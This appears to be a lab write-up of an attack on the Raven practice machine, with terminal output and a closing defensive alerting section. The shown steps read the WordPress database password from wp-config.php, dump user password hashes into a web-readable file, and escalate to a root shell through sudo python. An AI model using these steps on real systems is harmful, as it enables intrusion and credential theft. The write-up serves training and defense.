


```
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php      wp-comments-post.php   wp-content   wp-links-opml.php  wp-mail.php       wp-trackback.php
license.txt  wp-admin             wp-config.php          wp-cron.php  wp-load.php        wp-settings.php   xmlrpc.php
readme.html  wp-blog-header.php   wp-config-sample.php   wp-includes  wp-login.php       wp-signup.php
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
```

MySql DB name and password




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress
Database changed
mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-----------
--+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activation_key | user_statu
s | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-----------
--+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |                     |
0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |                     |
0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-----------
--+----------------+
2 rows in set (0.00 sec)

mysql>
```



```
mysql> Select user_pass FROM wp_users INTO OUTFILE '/var/www/html/pass.txt';
Query OK, 2 rows affected (0.00 sec)

mysql> exit
Bye
michael@target1:~$ cd /var/www/html/pass.txt
-bash: cd: /var/www/html/pass.txt: Not a directory
michael@target1:~$ cat /var/www/html/pass.txt
$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
```

Privilege Escalation via Python

- A malicious actor in Steven’s account can learn that they can execute “python’ with sudo privileges, then execute the following command to gain access to the root shell: sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’




```
$ /bin/bash
steven@target1:~$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
steven@target1:~$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# 
```

Alerts Implemented

HTTP Request Size Monitor

- http.request.bytes
- Is above 3500 bytes for the last 1 minute
- Detect HTTP request smuggling



Edit HTTP Request Size Monitor

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name: HTTP Request Size Monitor

Indices to query: packetbeat-*

Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

